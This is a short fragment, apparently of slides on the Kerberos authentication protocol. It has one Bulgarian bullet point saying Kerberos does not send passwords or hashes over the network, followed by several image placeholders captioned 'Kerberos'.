- Не изпраща пароли или хешове по мрежата!


Kerberos




Kerberos




Kerberos




Kerberos




K